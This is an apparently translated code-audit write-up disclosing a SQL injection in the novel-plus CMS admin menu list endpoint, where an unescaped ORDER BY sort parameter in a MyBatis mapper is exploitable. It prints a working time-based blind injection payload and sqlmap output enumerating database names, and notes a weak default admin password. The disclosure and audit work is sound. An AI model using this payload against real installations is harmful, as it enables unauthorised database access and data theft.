

Application Introduction

novel-plus is a multi-terminal (PC, WAP) reading, full-featured original literature CMS system

Vulnerability Introduction


Please refer to the official manual for the build environment

In the background, the parameters of sql execution are not handled, leading to sql injection vulnerability

Code Audit Process


The vulnerability was found in the backend, and during the white-box audit, it was discovered that the backend password was weak by default, and the cause was the inability to pre-compile the orderby field using mybatis, and no filtering was done

There is a list method under the menu controller in the system module, which does not have any processing of the parameters to go to the next step in the process, and then we debug to follow up




```
@RequiresPermissions("sys:menu:menu")
@RequestMapping("/list")
@ResponseBody
List<MenuDO> list(@RequestParam Map<String, Object> params) {
    List<MenuDO> menus = menuService.list(params);
    return menus;
}
```

Then call the list method of the MenuService interface class



```
@Override
public List<MenuDO> list(Map<String, Object> params) {
    List<MenuDO> menus = menuMapper.list(params);
    return menus;
}
```

Continue tracing back to the Dao interface layer



```
List<MenuDO> list(Map<String, Object> map);
```

Finally locate the Menumapper.xml file

```

<select id="list" resultType="com.java2nb.system.domain.Menu00">
  select
    'menu_id','parent_id','name','url','perms','type','icon','order_num','gmt_create','gmt_modified'
  from sys_menu
  <where>
    <if test="menuId != null and menuId != ''"> and menu_id = #{menuId} </if>
    <if test="parentId != null and parentId != ''"> and parent_id = #{parentId} </if>
    <if test="name != null and name != ''"> and name = #{name} </if>
    <if test="url != null and url != ''"> and url = #{url} </if>
    <if test="perms != null and perms != ''"> and perms = #{perms} </if>
    <if test="type != null and type != ''"> and type = #{type} </if>
    <if test="icon != null and icon != ''"> and icon = #{icon} </if>
    <if test="orderNum != null and orderNum != ''"> and order_num = #{orderNum} </if>
    <if test="gmtCreate != null and gmtCreate != ''"> and gmt_create = #{gmtCreate} </if>
    <if test="gmtModified != null and gmtModified != ''"> and gmt_modified = #{gmtModified} </if>
  </where>
  <choose>
    <when test="sort != null and sort.trim() != ''">
      order by ${sort} ${order}
    </when>
  </choose>
</select>

```

Here it is found that it accepts a parameter called sort, check as long as it is not empty and not a space

Write a payload for manual testing

/sys/menu/list?sort=(select*from(select%2Bsleep(5)union%2F**%2Fselect%2B1)a)

The delay is successful, in order to better demonstrate the effect, use sqlmap to test the local environment, grab the package to save the file, and then test

```

[13:38:17] [INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL ≥ 5.0.12
[13:38:17] [INFO] fetching database names
[13:38:17] [INFO] fetching number of databases
[13:38:17] [WARNING] running in a single-thread mode. Please consider usage of option '--threads' for faster data retrieval
[13:38:17] [INFO] retrieved: 17
[13:38:19] [INFO] retrieved: information_schema
[13:38:20] [INFO] retrieved: beescms
[13:38:21] [INFO] retrieved: bycms
[13:38:21] [INFO] retrieved: cms
[13:38:22] [INFO] retrieved: jizhicms8488
[13:38:23] [INFO] retrieved: kyxscms
[13:38:24] [INFO] retrieved: lin-cms
[13:38:24] [INFO] retrieved: lu_tale
[13:38:25] [INFO] retrieved: mcbbs
[13:38:25] [INFO] retrieved: mysql
[13:38:26] [INFO] retrieved: oasys
[13:38:26] [INFO] retrieved: performance_schema
[13:38:28] [INFO] retrieved: sys
[13:38:28] [INFO] retrieved: taocms
[13:38:29] [INFO] retrieved: test
[13:38:29] [INFO] retrieved: thinkphp

```

As you can see, using the sqlmap tool, the database vulnerability of the target host was successfully obtained